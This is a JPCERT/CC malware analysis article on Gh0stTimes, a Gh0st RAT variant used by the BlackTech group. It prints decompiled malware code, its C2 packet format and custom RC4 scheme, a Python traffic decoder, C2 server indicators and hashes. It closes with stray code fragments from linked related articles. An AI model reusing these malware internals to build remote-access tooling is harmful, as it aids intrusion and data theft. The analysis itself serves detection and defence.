

# Malware Gh0stTimes Used by BlackTech - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2021-10-03 · Archived: 2026-04-05 16:52:14 UTC

- [BlackTech](#)

An attack group BlackTech has been actively conducting attacks against Japanese organisations since 2018. Although it is not as prominent as before, JPCERT/CC is still seeing some cases as of now. This article introduces the details of the malware Gh0stTimes, which is used by this group.

## Gh0stTimes overview

Gh0stTimes is customised based on Gh0st RAT and has been used in some attack cases since 2020. Figure 1 shows the comparison of Gh0stTimes and Gh0st RAT code.

```

1 char __fastcall CFileManager::OnReceive(this *a1, const CHAR *lpBuffer,
2 {
3 char result; // al
4 const char *v5; // rbx
5 HANDLE FirstFileA; // rax
6 const CHAR *v7; // rbx
7 int v8; // eax
8 UINT v9; // eax
9 char v10[16]; // [rsp+20h] [rbp-278h] BYREF
10 struct _WIN32_FIND_DATA FindFileData; // [rsp+30h] [rbp-268h] BYREF
11 CHAR FileName[272]; // [rsp+170h] [rbp-128h] BYREF
12
13 result = *lpBuffer - 2;
14 switch ( *lpBuffer )
15 {
16 case 2:
17 return SendFilesList(a1, lpBuffer + 1);
18 case 3:
19 return UploadToRemote(a1, lpBuffer + 1);
20 case 4:
21 return CreateLocalRecvFile(a1, (lpBuffer + 1));
22 case 5:
23 return WriteLocalRecvFile(a1, (lpBuffer + 1), nSize - 1);
24 case 7:
25 return SendFileData(a1, (lpBuffer + 1));
26 case 8:
27 return StopTransfer(a1);
28 case 9:
29 DeleteFileA(lpBuffer + 1);
30 v10[0] = 108;
31 return mal_send_to_server(a1, v10, 1u);
32 case 0xA:
33 v5 = lpBuffer + 1;
34 wprintfA(FileName, "%s\\%.*.\"", lpBuffer + 1);
35 FirstFileA = FindFirstFileA(FileName, &FindFileData);
36 if ( FirstFileA != -1664 )
37 DeleteDirectory(a1, v5, &FindFileData, FirstFileA);
38 v10[0] = 108;
39 return mal_send_to_server(a1, v10, 1u);
40 case 0xB:
41 LODWORD(a1->recv_decoded_data.alloc_ptr) = *(lpBuffer + 1);
42 return GetFileData(a1);
43 case 0xC:
44 CreateFolder(a1, lpBuffer + 1);
45 v10[0] = 111;
46 return mal_send_to_server(a1, v10, 1u);
47 case 0xD:
48 v7 = lpBuffer + 1;
49 v8 = strlenA(lpBuffer + 1);
50 MoveFileA(v7, &v7[v8 + 1]);
51 v10[0] = 113;
52 return mal_send_to_server(a1, v10, 1u);
53 case 0xE:
54 v9 = 9;
55 goto LABEL_18;
56 case 0xF:
57 v9 = 0;
58 LABEL_18:
59 result = OpenFile(a1, (lpBuffer + 1), v9);
60 break;
61 default:
62 return result;
63 }
64 return result;
65 }
28 void CFileManager::OnReceive(LPBYTE lpBuffer, UINT nSize)
29 {
30 switch (lpBuffer[0])
31 {
32 case COMMAND_LIST_FILES:// 获取文件列表
33 SendFilesList((char *)lpBuffer + 1);
34 break;
35 case COMMAND_DELETE_FILE:// 删除文件
36 DeleteFile((char *)lpBuffer + 1);
37 SendToken(TOKEN_DELETE_FINISH);
38 break;
39 case COMMAND_DELETE_DIRECTORY:// 删除文件
40 //printf("删除目录 %s\n", (char *)lpBuffer + 1);
41 DeleteDirectory((char *)lpBuffer + 1);
42 SendToken(TOKEN_DELETE_FINISH);
43 break;
44 case COMMAND_DOWNLOAD_FILES:// 上传文件
45 UploadToRemote(lpBuffer + 1);
46 break;
47 case COMMAND_CONTINUE:// 上传文件
48 SendFileData(lpBuffer + 1);
49 break;
50 case COMMAND_CREATE_FOLDER:
51 CreateFolder(lpBuffer + 1);
52 break;
53 case COMMAND_RENAME_FILE:
54 Rename(lpBuffer + 1);
55 break;
56 case COMMAND_STOP:
57 StopTransfer();
58 break;
59 case COMMAND_SET_TRANSFER_MODE:
60 SetTransferMode(lpBuffer + 1);
61 break;
62 case COMMAND_FILE_SIZE:
63 CreateLocalRecvFile(lpBuffer + 1);
64 break;
65 case COMMAND_FILE_DATA:
66 WriteLocalRecvFile(lpBuffer + 1, nSize - 1);
67 break;
68 case COMMAND_OPEN_FILE_SHOW:
69 OpenFile((char *)lpBuffer + 1, SH_SHOW);
70 break;
71 case COMMAND_OPEN_FILE_HIDE:
72 OpenFile((char *)lpBuffer + 1, SH_HIDE);
73 break;
74 default:
75 break;
76 }
77 }

```

Figure 1: Comparison of Gh0stTimes and Gh0st RAT (CFileManager) code (Left: Gh0stTimes / Right: Gh0st RAT)

Both sets of code are functions for file operation, and they are almost identical. Many of the Gh0st RAT functions are upgraded in Gh0stTimes, but some parts of the code are just kept as is. The next sections explain the features of Gh0stTimes.

- Communication protocol

- Commands
- Dummy code
- C2 server control panel

## Communication protocol

Just like Gh0st RAT, Gh0stTimes communicates with C2 servers with its custom protocol, but the packet format is different. Figure 2 shows the flow of communication.




Figure 2: Gh0stTimes communication flow

At the beginning of its communication with a C2 server, Gh0stTimes sends an authentication ID and data (The "Key" in Figure 2) to generate an encryption key for the following communication. The C2 server checks the authentication ID and only accepts the communication with certain IDs. Figure 3 shows an example of the specific authentication IDs.

```

48 | v5 = time64(0i64);
49 | srand(v5);
50 | for ( i = 0i64; i < 4; *(&a1->event + i + 7) = (rand() % 256) ^ 0x99 )
51 |     ++i;
52 | do
53 |     *(&a1->first_senddata.id + ++v1 + 3) = (rand() % 256) ^ 0xcc;
54 | while ( v1 < 16 );
55 | not_use = 0x64793A7B622250DBi64;
56 | auth2 = 0x309FEA572227F433i64;
57 | p_Auth1 = &a1->first_senddata.Auth1;
58 | len = 4i64;
59 | a1->first_senddata.Auth1 = 0x64793A7B622250DBi64;
60 | a1->first_senddata.Auth2 = auth2;
61 | do
62 | {
63 |     v9 = *(p_Auth1 - 16);
64 |     v10 = *(p_Auth1 - 14);
65 |     p_Auth1 = (p_Auth1 + 4);
66 |     v11 = *(p_Auth1 - 2) ^ v10 ^ 0xDD;
67 |     *(p_Auth1 - 4) ^= v9 ^ 0xDD;
68 |     v12 = *(p_Auth1 - 19);
69 |     *(p_Auth1 - 2) = v11;
70 |     v13 = *(p_Auth1 - 1) ^ *(p_Auth1 - 17) ^ 0xDD;
71 |     --len;
72 |     *(p_Auth1 - 3) ^= v12 ^ 0xDD;
73 |     *(p_Auth1 - 1) = v13;
74 | }
75 | while ( len );
    
```

Figure 3: Gh0stTimes authentication ID sample

After the successful authentication, the communication that follows is encrypted with the key provided at the beginning of the communication. The next round of communication includes the information of infected hosts, such as hostname, username and processor name (Figure 4).

```

00000000 | 66 57 49 4E 44 4F 57 53 | 31 30 2D 68 6F 73 74 00 | fWINDOWS10-host.
00000010 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
00000020 | D2 90 20 64 75 73 65 72 | 6E 61 6D 65 00 00 00 00 | .. dusername....
00000030 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
00000040 | 00 00 57 69 6E 64 6F 77 | 73 20 31 30 20 45 6E 74 | ..Windows 10 Ent
00000050 | 65 72 70 72 69 73 65 00 | 45 00 6E 00 74 00 65 00 | erprise.E.n.t.e.
00000060 | 72 00 70 00 72 00 69 00 | 73 00 65 00 00 00 00 00 | r.p.r.i.s.e.....
00000070 | 00 00 00 00 0A 00 00 00 | 00 00 00 00 63 45 00 00 | .....cE..
00000080 | 01 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
00000090 | 00 00 00 00 00 00 00 00 | 40 01 75 73 65 72 6E 61 | .....@.userna
000000A0 | 6D 65 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | me.....
000000B0 | 00 00 00 00 00 00 00 00 | D0 10 00 00 42 55 49 4C | .....BUIL
000000C0 | 54 49 4E 5C 41 64 6D 69 | 6E 69 73 74 72 61 74 6F | TIN\Administrato
000000D0 | 72 73 20 65 6E 61 62 6C | 65 64 00 00 00 00 00 00 | rs enabled.....
000000E0 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
000000F0 | 02 00 00 00 01 00 00 00 | 00 01 00 00 49 6E 74 65 | .....Inte
00000100 | 6C 28 52 29 20 58 65 6F | 6E 28 52 29 20 43 50 55 | l(R) Xeon(R) CPU
00000110 | 20 45 35 2D 32 36 35 30 | 20 30 20 40 20 32 2E 30 | E5-2650 0 @ 2.0
00000120 | 30 47 48 7A 00 00 00 00 | 00 00 00 00 00 00 00 00 | 0GHz.....
00000130 | 00 D0 F7 7F 00 00 00 00 | 1E 08 00 00 00 00 00 00 | .....
00000140 | 73 76 63 68 6F 73 74 36 | 34 2D 33 2E 65 78 65 00 | svchost64-3.exe.
00000150 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
00000160 | 00 00 00 00 C0 EF BB EF | 0F 3A D6 01 08 C2 B8 83 | .....:.....
00000178 | 0F 3A D6 01 00 00 00 00 | █ | .....

```

Figure 4: Information of infected hosts sent by Gh0stTimes

After sending the information of infected hosts, commands are exchanged. See Appendix A for the format of data exchanged. When exchanging commands, the data is RC4-encrypted and then zlib-compressed. Gh0stTimes uses its custom RC4 algorithm, which has XOR 0xAC process over the encrypted data.

```

13 | if ( len > 0 )
14 | {
15 |     LODWORD(x) = 0;
16 |     i = dst;
17 |     data_len = len;
18 |     y = 0;
19 |     data = src - dst;
20 |     do
21 |     {
22 |         ++i;
23 |         x = (((x + 1) >> 31) + x + 1) - ((x + 1) >> 31); // x = x + 1;
24 |         v9 = y + al->box[x];
25 |         v10 = al->box[x];
26 |         y = (BYTE4(v9) + y + v10) - BYTE4(v9); // y = y + box[x];
27 |         al->box[x] = al->box[y]; // box[x] = box[y];
28 |         al->box[y] = v10; // box[y] = box[x];
29 |         v11 = v10 + al->box[x];
30 |         result = *(data + i - 1) ^ al->box[(BYTE4(v11) + v11) - BYTE4(v11)] ^ 0xAC; // result = data[i - 1] ^ box[box[x] + box[y]] ^ 0xAC
31 |         --data_len;
32 |         *(i - 1) = result;
33 |     }
34 |     while ( data_len );
35 | }

```

Figure 5: Part of Gh0stTimes code to encrypt data with RC4

The following is Python code to decode data exchanged.

```

import zlib

# Load keydata for first packet
with open(args[1], "rb") as fb:
    keydata = fb.read()

# Load encoded packet data
with open(args[2], "rb") as fb:

```

```
data = fb.read()

comp_data = custom_rc4(data[12:], keydata[5:21])
dec_data = zlib.decompress(comp_data)

def custom_rc4(data, keydata):
    key = []
    key_1 = [0x98, 0x19, 0x3C, 0x56, 0xD9, 0xBB, 0xC7, 0x86, 0xFF, 0x3E]
    key_2 = [0] * 16
    key_3 = [0xAC, 0xBB, 0x30, 0x5E, 0xCC, 0xDD, 0x19, 0x23, 0xFC, 0xBD]
    keybox = [7, 0, 2, 3, 9, 10, 4, 13, 14, 8, 1, 11, 5, 6, 12, 15]

    i = 0
    for i in range(16):
        key_2[i] = keydata[keybox[i]]

    key = key_1 + key_2 + key_3
    x = 0
    box = list(range(256))
    for i in range(256):
        x = (x + box[i] + key[i % len(key)]) % 256
        box[i], box[x] = box[x], box[i]

    x = 0
    y = 0
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append((char ^ box[(box[x] + box[y]) % 256] ^ 0xAC).to_bytes(1, byteorder='little'))

    return b''.join(out)
```

## Commands

Gh0stTimes is equipped with the following 5 types of commands:

- FileManager (command number 0x1): File operation
- ShellManager (command number 0x28): Remote shell execution
- PortmapManager (command number 0x32): C2 server redirect function
- UltraPortmapManager (command number 0x3F): Proxy function
- No name (command number 0): End communication

```

1  __int64 __fastcall CKernelManager::OnReceive(CKernelManager *a1, unsigned __int8 *a2)
2  {
3  __int64 result; // rax
4
5  result = *a2;
6  switch ( *a2 )
7  {
8  case 0u:
9      _InterlockedExchange(&a1->IsActive, 1);
10     return result;
11 case 1u:
12     result = MyCreateThread(0i64, 0i64, Loop_FileManager, a1->lp_this->c2_socket, 0, 0i64, 0);
13     goto LABEL_4;
14 case 0x28u:
15     result = MyCreateThread(0i64, 0i64, Loop_ShellManager, a1->lp_this->c2_socket, 0, 0i64, 1);
16     goto LABEL_4;
17 case 0x2Au:
18     return CreateEventA(0i64, 1, 0, &a1->EventName);
19 case 0x32u:
20     result = MyCreateThread(0i64, 0i64, Loop_PortmapManager, a1->lp_this->c2_socket, 0, 0i64, 1);
21     goto LABEL_4;
22 case 0x3Fu:
23     result = MyCreateThread(0i64, 0i64, Loop_UltraPortmapManager, a1->lp_this->c2_socket, 0, 0i64, 1);
24 LABEL_4:
25     a1->thread_list[a1->num_threads++] = result;
26     break;
27 default:
28     return result;
29 }
30 return result;
31 }

```

Figure 6: List of commands

ShellManager and FileManager are the same as Gh0st RAT's original functions. FileManager has multiple functions to operate files on infected hosts. (See Appendix B for details.)

PortmapManager and UltraPortmapManager are unique to Gh0stTimes, which indicates that its relay function has been enhanced compared to Gh0st RAT.

### Dummy code

Some types of malware that BlackTech use contains dummy code, which may make analysis difficult. Gh0stTimes has such code (Figure 7), but it does not have much impact to the analysis.

```

212 v60 = 0i64;
213 v61 = 0i64;
214 v62 = 0;
215 GetLocalTime(&v36);
216 LODWORD(v33) = v36.wSecond;
217 LODWORD(v30) = v36.wMinute;
218 LODWORD(v27) = v36.wHour;
219 LODWORD(v23) = v36.wDay;
220 sprintf(&v55, "%d-%d-%d %d:%d:%d", v36.wYear, v36.wMonth, v23, v27, v30, v33);
221 do
222 {
223     v20 = OpenEventA(0x1F0003u, 0, &Name);
224     v21 = WaitForSingleObject(this->event, 0x64u);
225     Sleep(0x1F4u);
226 }
227 while ( !v20 && v21 );
228 GetLocalTime(&v36);
229 LODWORD(v34) = v36.wSecond;
230 LODWORD(v31) = v36.wMinute;
231 LODWORD(v28) = v36.wHour;
232 LODWORD(v25) = v36.wDay;
233 sprintf(&v55, "%d-%d-%d %d:%d:%d", v36.wYear, v36.wMonth, v25, v28, v31, v34);
234 if ( !v20 )
235 {
236     GetLocalTime(&v36);
237     LODWORD(v35) = v36.wSecond;
238     LODWORD(v32) = v36.wMinute;
239     LODWORD(v29) = v36.wHour;
240     LODWORD(v26) = v36.wDay;
241     sprintf(&v55, "%d-%d-%d %d:%d:%d", v36.wYear, v36.wMonth, v26, v29, v32, v35);
242     Sleep(0x927C0u);
243     CKernelManager_terminateThread(&CKernelManager_);
244     continue;
245 }
246 break;
247 }
248 struc_this_closesocket(&this);
249 CloseHandle(v20);

```

Figure 7: Gh0stTimes dummy code sample

## C2 server control panel

In the course of analysis, we found Gh0stTimes control panel. Figure 8 shows its GUI when the control panel is running. This one was named as "Times v1.2".




Figure 8: Gh0stTimes control panel

Figure 9 shows the commands that can be executed on the control panel.




Figure 9: List of commands on Gh0stTimes control panel

## In closing

As BlackTech has been actively carrying out attacks, we will continue our analysis and monitoring. A list of IoC is available in Appendix C. Please make sure that none of your devices is communicating with them.

We have identified that servers infected with Gh0stTimes are also affected by other types of malware

(downloader, backdoor, ELF Bifrose) and attack tools listed below. Please be aware that these tools are possibly used by BlackTech.

- <https://github.com/Yang0615777/PocList>
- <https://github.com/liuxu54898/CVE-2021-3019>
- <https://github.com/knownsec/pocsuite3>
- Citrix exploit tool
- MikroTik exploit tool
- Exploit for CVE-2021-28482
- Exploit for CVE-2021-1472/CVE-2021-1473
- Exploit for CVE-2021-28149/CVE-2021-28152
- Exploit for CVE-2021-21975/CVE-2021-21983
- Exploit for CVE-2018-2628
- Exploit for CVE-2021-2135

## Acknowledgement

We would like to acknowledge the support and information shared by [@r3dbU7z](#) regarding this attack group.

Shusei Tomonaga

(Translated by Yukako Uchida)

## Appendix A: Data exchanged

Table A-1: Format of data sent

Offset	Length	Contents
0x00	4	ID
0x04	4	Data length xor 0x3A4BFDCC
0x08	4	Data length after 0x0C before compression xor 0x7C2E56D2
0x0C	-	Encrypted data (zlib + RC4)

Table A-2: Format of data received

Offset	Length	Contents
0x00	4	ID
0x04	4	Data length xor 0xC3A2B5D2
0x08	4	Data length after 0x0C before compression xor 0x68FC2AD3
0x0C	-	Encrypted data (zlib + RC4)

## Appendix B: Commands

Table B: FileManager commands

Value	Contents
2	SendFilesList
3	UploadToRemote
4	CreateLocalRecvFile
5	WriteLocalRecvFile
7	SendFileData
8	StopTransfer
9	DeleteFile
10	DeleteDirectory
11	GetFileData
12	CreateFolder
13	MoveFile
14	OpenFile (SW_SHOW)
15	OpenFile (SW_HIDE)


**Appendix C: C2 servers**

- tftpupdate.ftpserver.biz
- 108.61.163.36
- update.centosupdates.com
- 107.191.61.40
- osscach2023.hicloud.tw
- 103.85.24.122
- 106.186.121.154

**Appendix D: Malware hash value**

- 01581f0b1818db4f2cdd9542fd8d663896dc043efb6a80a92aadfac59ddb7684
- 18a696b09d0b7e41ad8ab6a05b84a3022f427382290ce58f079dec7b07e86165
- 15b8dddbfa37317ccdffc340764cd0f43b1fb8915b1817b5666c4816ccb98e7c
- 849ec6055f0c18eff76170912d8500d3da7be1435a9117d67f2134138c7e70c3
- f19ab3fcbc555a059d953196b6d1b04818a59e2dc5075cf1357cee84c9d6260b
- 836b873ab9807fbdd8855d960250084c89af0c4a6ecb75991542a7deb60bd119
- a69a2b2a6f5a68c466880f4c634bad137cb9ae39c2c3e30c0bc44c2f07a01e8a

- bd02ca03355e0ee423ba0e31384d21b4afbd8973dc888480bd4376310fe6af71



### [朝長 秀誠 \(Shusei Tomonaga\)](#)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

### Related articles

```
*key = 0x07C4666;
*key[4] = 0x21593322;
*key[8] = 0x0472834;
*key[12] = 0x0007969;
*key[16] = 0x1247A22;
*key[20] = 0x4405042;
*key[24] = 0x30786529;
*key[28] = 0x9338862;

vs = m_ret_argOffset(0x350)(a1 + 3);
if ( !((vs->CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x10, 0x0000000) ) )
return 0;
v3 = m_ret_argOffset(0x350)(a1 + 3);
*handlehashobj = a3 + 1;
if ( !((vs->CryptCreateHash)(*a1, 0x0004, 0, 0, a1 + 1) ) )
{
LABEL_4:
if ( !*a1 )
return 0;
v6 = m_ret_argOffset(0x350)(a1 + 3);
*(vs->CryptInitializeContext)(*a1, 0);
return 0;
}
if ( !CryptHashData(*handlehashobj, key, 16u, 0) )
{
v8 = m_ret_argOffset(0x350)(a1 + 3);
v9 = a3 + 1;
*(vs->CryptDeriveKey)(*a1, 0x0004, *handlehashobj, 0x000000, a1 + 2) // CALS_AES_128
{
if ( *handlehashobj )
{
vs = m_ret_argOffset(0x350)(a1 + 3);
*(vs->CryptDestroyHash)(*handlehashobj);
}
goto LABEL_4;
}
v10 = m_ret_argOffset(0x350)(a1 + 3);
*(v10->CryptSetKeyParam)(*v9, 1, 0x0000, 0); // KP_PADDING = 0x00000007
v11 = m_ret_argOffset(0x350)(a1 + 3);
*(v11->CryptSetKeyParam)(*v9, 1, 0x, 0); // DV = parameter
v12 = m_ret_argOffset(0x350)(a1 + 3);
*(v12->CryptSetKeyParam)(*v9, 4, 0x0000, 0); // KP_MODE = CBC
return *v9;
}
```

### [Update on Attacks by Threat Group APT-C-60](#)

```

λ python parse_crossc2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7f 00 00 01 b3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c -----BEGIN.PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY-----,MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAA4GNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQcNS381HP2V3JD4
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcaLhAkPmDQAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RHnVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7Xkmo+rU
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXmU7pMs1Sd
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRxMoTLmhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 7a 5a 58 73 6b TWK9o9RodcZtZXsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7TzK7UZjyapTIJ
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH4O
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wXubOa
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZumHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB-----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d 41 41 41 BLIC.KEY-----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: -----BEGIN PUBLIC KEY-----
MIGFMA0GCSqGS1b3DQEBQUAA4GNADCB1QKBgQCNS381HP2V3JD4GT9UcaLhAkPmDQAGRn6Nw6
RHnVST/1HJ+zHLH82q7Xkmo+rU+IzYpXmU7pMs1Sdq+cRxMoTLmhNoq2UTWK9o9RodcZtZXsk
bM7TzK7UZjyapTIJfcq6BwMdsMx6gH4Os1B/Swnc3wXubOaqEokKorZumHU3wIDAQAAB
-----END PUBLIC KEY-----

```

[CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks](#)

```

* 73 0F 68 C8
* 73 0F 68 C9
* 86 0F 68 D0
* 73 0F 68 C8
* 72 0F 58 C8
* 72 0F 5C C8
* 72 0F 59 CA
* 72 0F 31 40 00
* 18 05 C1 FF FF
* 18 05 C1 FF FF
* 18 0C C1 FF FF
* 0F 0E C8
* 44 0F AF C9
* 18 00 C1 FF FF
* 0F 0E C8
* 41 03 C1
* 0F 05 00 0F 0A 04 00
* 03 C1
* 0F 0E 00 05 0A 04 00
* 33 02
* 77 F1
* 0F 0E 00 87 0A 04 00
* 10 C1
* 74 38
* 18 66 C1 FF FF
* 0F 0E D0
* 0F 0E 05 0C 00 04 00
* 0F AF D0
* 44 00 04 52
* 45 03 C9
* 18 00 C1 FF FF
* 0F 0E C8
* 44 28 C1
* 18 72 C1 FF FF
* 0F 0E C8
* 44 03 C1
* 0F 0E 00 42 0A 04 00
* 41 03 C8
movsx eax, cs:num7
movd xmm1, eax
cvtq2pd xmm1, xmm1
movsx eax, cs:num3
movd xmm0, eax
cvtq2pd xmm0, xmm0
addsd xmm0, xmm0
subsd xmm1, xmm0
mulsd xmm1, xmm2
movsd [rbp+1410h+p0Prev], xmm1
call ret2
movsx r9d, al
call ret0
movsx ecx, al
imul r9d, ecx
call ret7
movsx eax, al
add eax, r9d
movsx ecx, cs:num9
add ecx, ecx
movsx ecx, cs:num8
xor edx, edx
div ecx
movsx ecx, cs:num1
cmp eax, ecx
jz short loc_7FF85B1895C0
call ret1
movsx edx, al
movsx eax, cs:num0
imul edx, eax
leq r8d, [rdx+rdx*2]
add r8d, r8d
call ret9
movsx ecx, al
sub r8d, ecx
call ret6
movsx ecx, al
add r8d, ecx
movsx ecx, cs:num3
add ecx, r8d

```

[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)


```

__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

